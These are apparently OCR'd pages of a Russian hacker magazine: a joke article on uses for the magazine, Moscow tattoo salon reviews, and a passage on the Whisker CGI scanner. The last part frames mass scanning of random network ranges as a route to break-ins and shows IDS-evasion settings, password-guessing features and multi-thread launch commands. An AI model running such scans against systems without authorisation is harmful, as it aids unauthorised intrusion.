Приключилась со мной недавно такая история. Ровно на неделю, совершенно этого не желая, я выпала из общего ритма жизни. Вся моя общительность, энергия, способность посетить все места за один вечер куда-то испарились. Мой прежде насыщенный распорядок дня стал до безобразия убог: подъем, кофе, чтение книги, душ, работа, дом, чтение книги, сон, подъем, кофе, чтение книги и т. д. Чтение этой самой книги стало ключевым моментом в моей жизни. Я мало ела, мало спала, все читала... Эта интереснейшая и необычная книга, обладающая уникальным гипнотическим воздействием на читателя, называется "Очерки коммунального быта", автор - Илья Утехин, тема - питерские коммуналки.

Но все это только присказка, сказка заключается вовсе не в этом. Автор "Очерков", размышляя на тему неиссякаемой изобретательности коммунальных жителей, упоминает тест Гилфорда, нацеленный на выявление творческих способностей человека. Он состоит в следующем: "человеку дают список названий ряда предметов обихода, таких, как утюг, плечики для одежды, сковородка и т. п., и просят указать все мыслимые способы использования этих предметов не только по их прямому назначению. Чем больше вариантов предлагает испытуемый, чем больше среди них нестандартных и необычных, тем выше оцениваются его творческие способности. В жизни иногда спонтанно происходит выполнение теста Гилфорда. Рассказывают, что один российский командировочный в Париже, лишенный возможности ходить в кафе и не имея денег даже на покупку сковородки, ухитрялся жарить яичницу на электрическом утюге, разбивая яйца над этой импровизированной сковородой, включенной в сеть".

Что выявляет этот тест? - "способность человека освободиться от стереотипа, от однозначного контекста (утюг - прибор для глажки белья, сковорода нужна для поджаривания пищи), от единственности связи, соединяющей два предмета, и перейти к множественности связей данного предмета со многими другими, т. е. к созданию многозначного контекста".

Идея этого теста настолько взбудоражила редакционные умы X-Crew, что было решено подвергнуть тестированию твой любимый журнал с целью выявить его полифункциональность. Вот что из этого получилось...

Ты дожидаешься, пока муха где-нибудь приземлится, с трудом отвлекаешься от чтения, отставляешь в сторону стакан с колой и льдом, сворачиваешь X в трубочку средних размеров, делаешь небольшой взмах и бьешь по мухе. В лучшем случае она слегка глохнет и временно отключается, зато, придя в себя, мерзавка уже не будет вести себя так вызывающе.

Ситуация № 1. Винно-водочная

Распространена в студенческих общагах и квартирах недавних студентов. Тебя приглашает на романтический ужин похитительница твоего сердца. Все идет как по маслу: цветы, свечи (нарезные, противогеморроидальные :)), легкая музыка LIMP BIZKIT. Ты предлагаешь выпить полведра :)) вина, она с радостью соглашается. Но тут наступает самое интересное: а штопора-то нет... Нет, не подумала она об этой маленькой детали. Ей, закаленной долгими студенческими тусами, и в голову не приходило тратить деньги на подобные буржуйские мелочи. Вот новая мышь, клава или побольше памяти для своего любимого компа - другое дело, а тут - штопор. Всю жизнь жила она себе преспокойненько без штопора, а бутылки при этом все равно как-то открывались. Но студенчество - это одно, а романтическое свидание - совсем другое. Срочно необходимо что-то предпринимать. Можно потратить полчаса на проталкивание пробки внутрь бутылки вилкой или ножом, но это муторно, неэффективно, да и смотрится как-то нелепо. А можно продемонстрировать следующий звуковой и слуховой эффект: взять бутылку за горлышко, и размеренными движениями руки ударять ее дном перпендикулярно стене. Опять же - в стену. Чтобы случайно не разбить бутылку, нужна "заглушка", в качестве которой настоятельно рекомендуется использование X, и не просто одного номера, а подшивки за 2000 год. После трех-пяти ударов пробка с характерным звуком очень эффектно вылетит из бутылки сама. Важный момент - не пролить вино и не разбить бутылку, хотя и то, и другое тоже могло бы послужить дополнительным спецэффектом и изюминкой вашего романтического вечера. Вот и все, бутылка открыта, подруга под впечатлением. Номера старого доброго X сослужили тебе отличную службу. Все счастливы...

Ситуация № 2. Подстава

Еще одна сцена из жизни студенческих общежитий. Вечер, нужно начинать готовиться к завтрашнему экзамену. Но почему-то очень хочется есть. Или вот какая ситуация: вечер, все так же нужно начинать готовится к завтрашнему экзамену, но вместо этого ты почему-то начинаешь колобродить вместе с друзьями. Нужна закуска. Холодильника нет по определению, поэтому заваляться в нем ничего не может. Есть только немного подозрительной на вид картошки, которую ты чистишь и жаришь. Уже все готово, ты берешь горячую сковороду, хочешь поставить ее на стол, но... подставка куда-то подевалась, а может и не было ее вовсе. Конечно, для этой цели может подойти и англо-русский словарь Мюллера, и второй том "Войны и мира", и учебник по высшей математике, но все это слишком громоздко, да и не стильно. Предлагаю выход: в качестве подставки ты используешь номер X, компактный и огнеупорный. А после завершения трапезы можно спокойненько проштудировать недочитанные и еще теплые страницы номера, поучиться сегодня все равно уже не получится.

Уже все готово, ты берешь горячую сковороду, хочешь поставить ее на стол, но... подставка куда-то подевалась, а может, и не было ее вовсе. Конечно, для этой цели подойдет и англо-русский словарь Мюллера, и второй том "Войны и мира", и учебник по высшей математике, но все это слишком громоздко, да и не стильно. Предлагаю выход: в качестве подставки ты используешь номер X, компактный и огнеупорный.

Ситуация № 3. Военно-воздушная

Сидишь ты дома в своем любимом кресле, укутавшись в любимый плед, читаешь любимый журнал, за окном - лето, жара, пыль, фу... А ты дома, тебе прохладно и комфортно, и ощущаешь ты себя королем вселенной. Одна незадача - это состояние практически абсолютного кайфа то и дело нарушает непонятно откуда взявшаяся муха своим занудным жужжанием. Хоть ты и "гринпис", и убивать живых существ в принципе не можешь, но и твоему ангельскому терпению приходит конец. Муха уже использовала все свои шансы остаться живой и невредимой. Нет бы ей улететь или притихнуть хотя бы на время, чтобы дать тебе возможность насладиться своим душевным комфортом. Нет же, жужжит себе и жужжит. Ну и дура, сама виновата, жужжи, но знай меру! Ты дожидаешься, пока муха где-нибудь приземлится, с трудом отвлекаешься от чтения, отставляешь в сторону стакан с колой и льдом, сворачиваешь X в трубочку средних размеров, делаешь небольшой взмах и бьешь по мухе. В лучшем случае она слегка глохнет и временно отключается, зато, придя в себя, мерзавка уже не будет вести себя так вызывающе. Тогда и твоя "гринписовская" совесть останется чиста. Худший вариант предполагает мушиную смерть от разрыва сердца или сотрясения мозга, а на твою долю останутся невыносимые угрызения совести. И в том, и в другом случае после завершения процедуры ты садишься в свое насиженное кресло, принимаешь удобную позу мыслителя, берешь недопитый стакан с колой, разворачиваешь X из трубочки, открываешь на предварительно заложенной странице и, как ни в чем не бывало, продолжаешь читать его, любимого, и чувствовать себя королем.

Ситуация № 4. Военно-морская

Ты решил вспомнить незаслуженно забытую детскую игру - запуск бумажных корабликов. Весна - самое время тряхнуть стариной, на улицах города масса бурных и буйных ручейков. Ты бросаешь по асе клич, созываешь своих друзей, берешь уже давно проштудированный и изученный номер X, вырываешь друзьям по несколько страниц, а себе берешь страницы 7, 9, 17 и 19 (послушай моего совета, они самые счастливые). Вы делаете кораблики (уж этому учить вас не надо) и начинаете соревнование.

Ситуация № 5. Похмельно-андеграундная

Была тяжелая ночь, наступило не менее тяжелое утро. Ты не спал, устал, у тебя похмелье, ты выбился из сил, ушел в себя, а тебе надо ехать на экзамен или на работу. И никуда от этого не деться. Ты садишься в метро. Там народ, толкотня, но тебе повезло, тебе удалось сесть... Ты бы с удовольствием закрыл глаза, но замученная нечеловеческими пытками многострадальная твоя совесть тебе этого не позволяет. Ты ведь прекрасно знаешь, что если ты закроешь глаза, то уже не откроешь их очень долго, и, как минимум, десять кругов по кольцу тебе обеспечены. И пойдут тогда прахом и работа, и учеба, и светлое будущее. Ты напрягаешь все имеющиеся в наличии мышцы лица, чтобы не закрыть глаза, ты медитируешь и в миллион первый раз даешь себе обещание не вести себя больше как неразумный зеленый пацан, не куролесить всю ночь, а спать, как все трезво (вот оно, правильное слово) мыслящие люди. Находясь в таком состоянии, не имея ни малейших сил и не испытывая ни малейшей потребности в общении, ты замечаешь, что по направлению к тебе с шумным приветствием, расталкивая народ, накопившийся в вагоне, пробирается твой не в меру говорливый коллега и сокурсник. Этого еще не хватало. Ты резким движением руки достаешь из широких штанин последний номер X, открываешь его на первой попавшейся странице, подносишь на максимально близкое расстояние к лицу и делаешь погруженный вид (с видом у тебя проблем не будет). Обычно это внушает уважение, и люди отстают. Если же знакомый попался неуважительный, он продолжает о чем-то говорить, при этом фамильярно похлопывая тебя по плечу, будь стоек, не поддавайся на провокацию, игнорируй, читай дальше (вернее, делай вид, что читаешь, при этом не забывая время от времени переворачивать страницы для убедительности). Рано или поздно этот зануда устанет от собственного монолога, или остановка твоя уже подойдет.

Ситуация № 6. Любовно-астрономическая

Договорился ты встретиться с девушкой часов этак в 9 у памятника Пушкину в, скажем, январе. Глупая, конечно, затея, зато романтичная. Девушка по всем законам мыльного жанра опаздывает, ты стараешься разогреть в себе чувства, дабы не повторить участи Мересьева в двадцатиградусный мороз. Прослыть "настоящим человеком", конечно, неплохо, но лучше все-таки им прослыть за другие подвиги. Что делать? Нужно найти себе развлечение. Тут во внутреннем кармане своего щегольского лапсердака ты нащупываешь свежий номер X, достаешь его, сворачиваешь в трубочку крупных

размеров и начинаешь... Сначала используешь его в качестве телескопа. Морозная ночь ясна, на небе ни облачка, звезды отлично просматриваются. В этот то момент ты и понимаешь, что не зря все-таки был в школе такой предмет, как астрономия. Вспоминаются тебе всяческие Марсы и Венеры, Плутоны и Меркурии. Романтика неописуенная. А ее все нет, 9:33, а ее все нет, пора бы и честь знать. Все звезды изучены, ты уже готов к написанию собственного учебника по астрономии под названием "Звезды над Пушкинской площадью". А ее все нет. Что ж, холода ты уже все равно не ощущаешь, плюс/минус тридцать минут - уже не так важно. Ты продолжаешь ждать, ты меняешь при этом направление "телескопа" со звезд на землю, и X медленно превращается в подзорную трубу. Ты начинаешь разглядывать лица прохожих, вернее, пробегающих. Труба отсекает весь лишний фон. Мимика, взгляд, вот то, что остается. Интересно наблюдать за незнакомыми людьми и угадывать их мысли и переживания. Постойте, постойте, это лицо тебе, кажется, знакомо. Так это же она, слава Творцу! 9:52, ты разворачиваешь X и аккуратно кладешь его все в тот же внутренний карман: еще пригодится.

Ситуация № 7. Интимно-пляжная

Лето, море, вечер, луна. Ты идешь с девушкой погулять по ночному пляжу, вы находите уединенное местечко, присаживаетесь на гальку и ведете задушевные беседы, то и дело сопровождающиеся нежными взглядами, прикосновениями, охами, вздохами и так далее в зависимости от вашей изобретательности. Красотища... Но в какой-то момент ты понимаешь, что девушке как-то некомфортно. Она начинает слегка дрожать. Нет, это не от избытка интимности, догадываешься ты. Все очень просто: ей холодно. Обманчивы они, эти теплые южные ночи. Что делать, не портить же такой задушевный диалог. Ты накидываешь на ее хрупкие плечи свои свитер и протягиваешь ей непонятно откуда взявшийся свежий номер X со словами: "Милая, а не присядешь ли ты на "Хакера", а то, не ровен час, простудишься". Теперь ей тепло, все здоровы и счастливы.

(От редакции: можешь и сам "присесть на "Хакера", чтобы спасти свои драгоценные половые органы от простатита. О, придумали! "X - лучшая защита от бесплодия!" :))

Ты накидываешь на ее хрупкие плечи свои свитер и протягиваешь непонятно откуда взявшийся свежий номер X со словами: "Милая, а не присядешь ли ты на "Хакера", а то, не ровен час, простудишься". Теперь ей тепло, все здоровы и счастливы.



Ситуация № 8. Почетно-запрессованная

За особые заслуги и таланты вручают тебе диплом, или, скажем, почетную грамоту. Ты, естественно, сразу же отправляешься отмечать это знаменательное событие с друзьями. Процесс затягивается, меняется лишь место действия и состав участников (их с каждым разом становится все меньше: не все доходят до финиша). Вот наконец-то ты добираешься до дома, пришел час похвастаться перед домашними своим трофеем. Ты нащупываешь его в кармане пальто, достаешь и видишь, что он уже не такой новенький, блестященький и гладенький, как в момент вручения, а безбожно измятый. Нужен пресс, срочно нужен пресс. И вот твой взгляд натыкается на ровную стопку номеров X, которые ты педантично собирал все это время. Вот они: все 28 любимых, изученных и зазубренных X. Ты понимаешь, что ситуацию еще можно исправить, что не все потеряно. Диплом можно реанимировать, и пусть он уже не будет таким же новеньким, блестященьким и гладеньким, но минимальный товарный вид к нему вернется. Еще можно будет пустить пыль в глаза домашним относительно твоей гениальности.

Ситуация № 9. Осенне-грибная

Золотая осень, сентябрь, грибной сезон. Ты решаешь пойти в леса, пособирать подберезовиков, подосиновиков и боровиков. Ты увлекаешься этим благородным занятием настолько, что отбиваешься от остальных участников грибной экспедиции. Надо что-то делать. Ты начинаешь кричать "ПИНГ! ПИНГ!"... Ой, что это я, т. е. "Ау!", но не просто так, а используя свернутый в трубочку X в качестве резонатора. Ура, тебя услышали, ты спасен, все идут домой жарить грибы, пить пиво.

Ситуация № 10. Весенне-энцефалитная

Весна, тепло, почки раскрываются, птицы поют. Тебя тянет на природу, опять в леса, поля. Не сопротивляясь зову души, ты идешь в лес, не забывая прихватить при этом X. Весна весной, романтика романтикой, а клещ не спит, энцефалит не дремлет. По пути в леса и поля ты себе и всем своим друзьям сооружаешь по моднейшей и стильнейшей пилотке, которая защитит вас и от клеща, и от солнечного удара. Сделать пилотку из X - дело, требующее определенных временных затрат и терпения. Но ведь тебе известна эта особая технология. Главное, держи ее в секрете и не продавай ни за какие деньги.

Ситуация № 11. Образцово-показательная

Педантично по поводу и без повода, раз в месяц дари своей возлюбленной свежий номер X. Поначалу, с непривычки, ей будет тяжело, но со временем она освоится, будет владеть соответствующей лексикой и знаниями. Сколько новых тем появится у вас для обсуждения теплыми летними или холодными зимними, или прохладными осенними и весенними вечерами дома за чашечкой чая!!!

Не совсем ситуация № 12. Военно-полевая

Роль X в процессе спасения от "злой" пули-дуры. Тут не могу дать никаких гарантий, не пробовала. Но кажется мне, что должно сработать, и спасет тебя X, и сохранит он тебе жизнь тогда, когда кажется, что все уже потеряно. В это просто надо верить. Надеюсь, что теперь ты осознал, что за кладезь ты держишь в руках, и если по результатам теста Гилфорда ты - изобретательный человек, то функциональность X для тебя будет стремиться к бесконечности, как тот колодец, который роешь на даче уже третий год, а до воды все никак не доберешься.

Ты бросаешь по асе клич, созываешь своих друзей, берешь давно проштудированный и изученный номер X, вырываешь друзьям по несколько страниц, а себе берешь страницы 7, 9, 17и 19 (послушай моего совета, они самые счастливые). Вы делаете кораблики (уж этому учить вас не надо) и начинаете соревнование.


Аватар
(avatar_angel@mail.ru)

Яркие метки Tattoo

Привет. У тебя, наверное, крутой компьютер, модный прикид, куча денег, слава, успех, женщины/мужчины (ну или там по вкусу) и все, что только может душа пожелать? А может чего-то не хватает? Или не хватает сразу всего и по всем параметрам? Или все это уже сидит в печенках и хочется чего-нибудь новенького, неординарного? Пора бы уже наконец поверить в собственные силы, приобрести уверенность в себе, заняться собой... Будь уверен в том, что все у тебя получится и... сделай ты татуировку себе уже в конце-то концов! Да, как ты правильно догадался, разговор сегодня пойдет о тату. Штука это в хозяйстве полезная, я тебе скажу. Красивая штука, подчеркивает твою индивидуальность, модно смотрится, на дискотеке и на пляже будешь отлично выглядеть, девочки опять же любят парней с татуировками... Короче, что там думать, делай и все!

Смотри в History

Трудно сказать, когда именно человек впервые нанес рисунок на свою кожу. Но доподлинно известно, что история татуировки насчитывает не менее 60 000 лет. Самые древние татуировки найдены при раскопках египетских пирамид. Однако появилась татуировка гораздо раньше - при первобытнообщинном строе. Она служила не только украшением, но и знаком племени, рода, тотема, указывала социальную принадлежность ее обладателя, а кроме того, наделялась определенной магической силой. Если верить этим легендам, то ты прямо сейчас можешь нанести себе][на плечо, и будет сразу ясно, к какому тотему ты принадлежишь, а к тому же у тебя появится магическая сила притягивать девушек :). А уж сколько можно будет рассказать о своем тату. Клянусь, вопрос "а что означает твоя татуировка" задают 90% девчонок, с которыми ты знакомишься. И вот тут-то можно начинать процесс развода всякими фразами типа: "Ну, конечно же, - это отражение меня самого. Вот видишь эту линию? Попробуй ее лизнуть..." :). Главное - это делать не обычный кельтский узор (еккк... какая банальщина!), а навалять нечто современное, наше, хайтековское. Не забывай, что ты живешь в XXI веке. Сотовая связь, микрокомпьютеры, плазменные двигатели, микрочипы, биотехнологии и зизюкайдеры - все слилось в едином потоке новейших открытий, изобретений и творческих подвигов. Поэтому твоя тату должна быть технократичной и киберпанковской. Если лет 10 назад у народа преобладали фэнтези, кельтские узоры и различного вида замысловатые надписи, то теперь появился новый раздел тату - биомеханика. Надо сказать, что татуировки, сделанные в этом стиле, просто завораживают. Непередаваемые ощущения носить такой рисунок у себя на теле. Сразу же чувствуешь себя частью фантастического научно-технического прогресса, настоящим повелителем пространства. Основателем же биомеханики как стиля является H.R.Giger. Именно он когда-то придумал "чужих". С этого все и началось. Соответственно и татуировки по его рисунках получаются просто замечательные. Посмотреть на его работы и работы других известных художников можно на сайте www.giger.com. Но, собственно, не будем дальше рассказывать все на словах (а ведь гнать мы умеем :), а перейдем непосредственно к делу. Только хочется сказать вот что - не надо делать себе тату у другана, предварительно нажравшись в калл и используя при этом чернила из гелиевой ручки. Не думаю, что эта татуировка будет радовать глаз. Так что рекомендую идти в хороший салон или же пользоваться услугами профессионального татуировщика, предварительно позаботившись о хорошей туши для татуировок. Как раз для того чтобы все получилось отлично, я расскажу тебе о тату салонах, где ты можешь сделать себе отличный рисунок. Для справки - размер татуировок измеряют в "пачках сигарет". Т.е. размер одной стандартной татуировки - это размер одной стандартной пачки сигарет. Сама же краска должна наноситься на кожу на 2 мм в глубину. Итак, приступим к обзору.





Tattoo3000

Салон находится неподалеку от метро "ВДНХ" рядом с гостиницей "Космос". Располагается, что примечательно, в одном здании с аптекой. По всей видимости, для того, чтобы за нашатырем можно было по-быстрому сбегать. Внутри достаточно просторно, есть диван, где можно посидеть, на журнальном столике разложено множество каталогов, на стенах висят картины по тематике. Также наличествует витрина с огромным количеством различных украшений и аксессуаров для того, чтобы на теле не осталось ни единого живого места. Особенно понравились весьма качественно выполненные макеты человеческих органов с украшениями в них. Кстати, в салоне можно приобрести оборудование для пирсинга, а также машинки и краску для татуировки. Идем во второй зал. Там все аккуратно, чисто и стерильно. Два кресла и одна кушетка для клиентов, куча различных инструментов и машина для их стерилизации (а это значит, что салон соответствует всем медицинским нормам). На момент нашего прихода мастер как раз делал девушке татуировку на ноге. Фотограф осмотрел девушку, выбрал место для съемки и по-деловому сказал ей: "Улыбнись". Как ни странно, она улыбнулась.

Цены: от 50$ в зависимости от сложности.
Адрес: Проспект Мира, 182, стр. 2
Телефон: 216.22.90











Biotek

О присутствии салона говорит большая вывеска, выполненная в виде машинки для татуировки. Для того, чтобы попасть внутрь, необходимо позвонить и дождаться, пока кто-нибудь выйдет и откроет тебе ворота, так как салон находится в арке (нам ждать не пришлось, потому что на тот момент кто-то выходил из ворот). Дверь разрисована граффити. Внутри сразу же натыкаешься на стол и сидящую за ним секретаршу. Кругом стоят книги с рисунками (опять же Гигер занимает достойное место) и висят различные картины фэнтезийно-мистического содержания. Далее поднимаешься по лестнице, вдоль которой развешаны различные грамоты. В одном месте эти грамоты занимают все место от потолка до пола (видно, что салон много выступал на различных конференциях и соревнованиях и занимал далеко не последние места). Наверху находится узкая площадка с компом, за которым сидит чел и играет в HMM и Diablo. Плюс две комнатушки, в одной из которых находится сидячее место с подставкой для руки, а в другой лежачее. В салоне работает весьма известный татуировщик Павел “Ангел”. Кстати, был случай, когда в этом заведении татуировали трех поросят для какой-то выставки.

Цены: от 70 до 100 $ за “пачку сигарет”.
Адрес: Ул. Черняховского, д. 4а
Телефон: 151.64.46
Сеть: www.biotek.ru













Хорт

Выйдя со станции метро “Белорусская-кольцевая”, надо подняться на мост и повернуть налево. Сразу за мостом будет желтое здании пригородных касс. Надо пройти в арку, рядом с который стоит БТР со спущенными шинами. Во дворе в крайнем подъезде справа и скрывается этот салон (как выяснилось, довольно неплохой). Внутри холла достаточно просторно, на стенах висят красиво сделанные фотографии. Есть один стенд с фотографиями всяких известных людей, пользовавшихся услугами данного салона. Мне понравилась витрина с разными металлическими приспособлениями (как сказал один из работников салона: “Для того чтобы массировать”). Не знаю почему, но мне такого “массажа” не захотелось.

В салоне два рабочих зала, один для татуировки, а другой для пирсинга. В зал для татуировки мы не попали по техническим причинам, а вот второй мы сфотографировали под стук костяшек для домино (сразу за залом находилась комната охраны, где данная игра пользовалась большим почетом).



Цены: 100$ за “пачку сигарет”.
Адрес: Ленинградский проспект, д. 1
Телефон: 257.15.09






Moscow Tattoo Center

Находится за ДК им. Горбунова (раньше там по выходным бурлила Горбушка). Можно заметить по вывескам на окнах и разрисованным гипсовым бюстам. Внутри все достаточно концептуально, начиная от останков мотоцикла, висящих на стене, и заканчивая большим граффити с волком. Волчьи шкуры на спинке дивана и человек, сидящий на этих шкурах и рисующий волка в альбоме. Все сводится к волкам, что неудивительно, салон относится к организации "Ночные волки". Много полок с книгами, всяких сувениров. Два зала, в одном из которых как раз какому-то человеку доделывали огромное тату во всю руку. Очень много элементов дизайна, причудливо разбросанных по помещению. Хватит на маленький музейчик. Ощущение такое, как будто попал в довольно красивое логово, где можно еще и тело приукрасить, а также научиться этому ремеслу, благо там есть обучение.
Цены: до 100$ за "пачку".
Адрес: Ул. Большая Филевская, д. 19/18
Телефон: 145.57.64





Ну что, готов? Ну, смотри сам. Конечное решение, конечно же, принимаешь ты. Здесь очень много зависит от твоего темперамента. И если ты из тех, кто когда-то тусил на рейв-вечеринах, красил волосы в оранжевый цвет, носил Dr. Martens, когда они только появились, и проколол пупок прямо на танцполе, то мы дали тебе достаточно информации, чтобы ты мог сделать выбор.

Автор выражает благодарность Михаилу Соколову, а также Павлу "Ангелу".







Усатый сканер безопасности

VOY (voy123@online.ru)

Стремное о левом

Из-за чего нехилая часть совершаемых взломов оказывается успешной? Чаще всего админы, понадеявшись на профессионализм программистов, ставят новомодные программы, даже не заглянув в багтрек и не убедившись в степени глюкавости устанавливаемого софта. Да и частенько основной софт комплектуется кучей дополнительной шняги, активированной по дефолту. Яркий пример - веб-серверы: IIS или ColdFusion пишут в директорию с сайтом целую тонну всяких дополнительных скриптов и программок, с одной стороны - помогающих разобраться в настройке самого сервера, а с другой - открывающих огромные дыры в безопасности системы.

Если админ не идиот, то он удаляет/отключает всю эту красоту на фиг и идет спать спокойно или же судорожно откачивает патчи, апдейты к дырявостям, пренебрегая пивом и сном. Но в Интернете иногда встречаются такие личности, которые думают - "да кому нужен мой сервак, тут же нет ничего дорогостоящего, что можно было бы спереть".

Автоматизация хак-производства

И что же, все поломы происходят по принципу "ломаем тока онлайн-шопы да ЭТОТ кривой сайтец лоха"? Ни хрена подобного. Более половины "случаев вторжения" реализуется после проведения массированного сканирования диапазонов сетей "наугад, авось попадет". Сначала чекаются баннеры http-сервисов (остановимся на них, раз уж заговорили про всяческие IIS`ы...), после отбираются потенциально уязвимые для дальнейшей обработки security сканером. Или же сканятся все найденные веб-серванты на дырявые скрипты. Я думаю, тебе хорошо известен scanner CGI - VoidEye или DCS. Поэтому им мы сейчас внимания не уделим :), а рассмотрим найденную на просторах Инета супер крутость - Whisker. Название - зашибись, и выдал его ни кто иной, как известный в кругах различной ширины RainForestPuppy.

How IT works

Принцип работы script-сканеров тебе, скорее всего, известен. Немного освежу узнанное: при подключении к веб-серверу HTTP браузер/CGI-сканнер посылает HEAD-запрос (краткая инфа о затребованном документе: есть он или нет, вес, что собой представляет, можно ли гладить утюгом, etc) или запрос GET (запрос непосредственно самой паги). Наш CGI-сканнер по очереди долбит сервак такими request`ами, пока не проверит все известные ему дыры. Можно, конечно, попробовать описать интерфейс программы, но его там как такового нет. Весь интерфейс прячется в командной строке и текстовых ответах системы :).
Не беги поливать унитаз содержимым своего желудка. В этом нет ничего страшного, так что привыкай к хакерской эстетике. По скрину видно, что программулина написана на перле. Перл? Значит, она будет работать под вин и под никсами, и



в куче других мест, поддерживающих PL. Т.е. все что нужно сделать для работы с Whisker`ом - забомбить PERL в свою систему. :)
На первый взгляд, сканер не отличается гибкостью настроек... Но не стоит забывать: мы имеем дело с Перлом, и в любой момент ты можешь нырнуть в код (причем добротно откомментированный), поменять там все до безобразия.

Все могут короли, если у них есть сканер

Точно подсчитать количество дырок, известных тулзе, сложновато, но у меня получилось более 360 штук. Этого вполне хватает при разработке не особо сложных систем (ясен пень, в сложных лежат только свои грамотные скрипты или надежные чужие, которые проблематично отрыть в публичном багтреке). Прочувствовать цифирь можно, вспомнив о том, что ни в Dcs, ни тем более в VoidEye, заправленных по умолчанию, нету и половины whisker`овской базы.
Автор проги кокетничает не только с реальным кол-вом поддерживаемых скриптов, но и наделяет детище именем, переводимым как "Усы". Усы усами, а фич то немерно! Возможность многопоточного сканирования (пока только под никсами), способности вести лог-файл (вот это новость дня!). Так же супер штучка может долбать секретные (aka member`ные) разделы, предварительно авторизовавшись или проникая без спросу после подбора пароля.
УСАЧ способен провернуть целых 9 способов наколки сервера, чтобы его админ не заподозрил о произошедшей атаке. В отличие от большинства CGI-сканнеров, Whisker в силах проверять CGI не только HEAD-методом, но и тремя вариантами GET-запросов.

Как начать сканирование, чтобы не кончить

Приступим к более подробному изучению ключей запуска:


-n ввод данных в формате nmap (для танкистов, это такая программка-сканер хакерская. :))


```
просмотр whisker.pl - Far
D:\TempCool\bin\whisker\whisker.pl          DOS     44833     Кол 0     15%
$D{'XXCLLeak'}  ="";                 #content-location leak
$D{'XXIsIndex'} =0;                  #is it a directory index?
$D{'XXStopOnDir'} =0;                #stop on a directory index
$D{'XXCLen'}    =0;                  #content length
$D{'XXInited'}  =0;                  #has runinitial been called?
$D{'XXReferer'} =1;                  #send referer with each request
$D{'XXGiveCookie'}=1;                #give back any cookies
                                     #do we need to rescan using dumb.db?
$D{'       tent'}=0;                 #stop after the headers, even on GET
$D{'XXTimeoutVal'}=800;              #timeout value per check, in seconds
                                     #approx. limit * 15 = IDS mode 5 length
$D{'XXSessSplice'}=0;                #whether to perform session splicing
$D{'XXIDSMode9Wait'}=".10";          #timing for session slicing
$D{'XXIntHeaders'}="";               #internal headers; don't mess with :)
$D{'XXMethExtra'}="";                #extra method stuff
$D{'XXC200'}    =200;                #custom HTTP 200 (ok) code
$D{'XXC302'}    =302;                #custom HTTP 302 (moved) code
$D{'XXC403'}    =403;                #custom HTTP 403 (forbidden) code
$D{'XXC404'}    =404;                #custom HTTP 404 (not found) code

$D{'XXBruteUserDir'}=defined $args{U}||0; #do we want to brute user dirs

$D{'XXWhiskerVersionMajor'}=1; #these will be more important in v2.0
1  2  3  4  5Печать 6  7  8Перекл 9  10
```

-h сканирование одного домена или IP-адреса.
-H сканировать лист-адреса. Пример: perl whisker.pl -H hosts.txt
-F многопоточное сканирование (работает только под никсами, причем в раз 10 быстрее win-сканирования). Например, perl whisker.pl -h www.xakep.ru -F 100 - запустит 100 потоков сканирования, хотя больше 50 на диалап запускать не стоит.





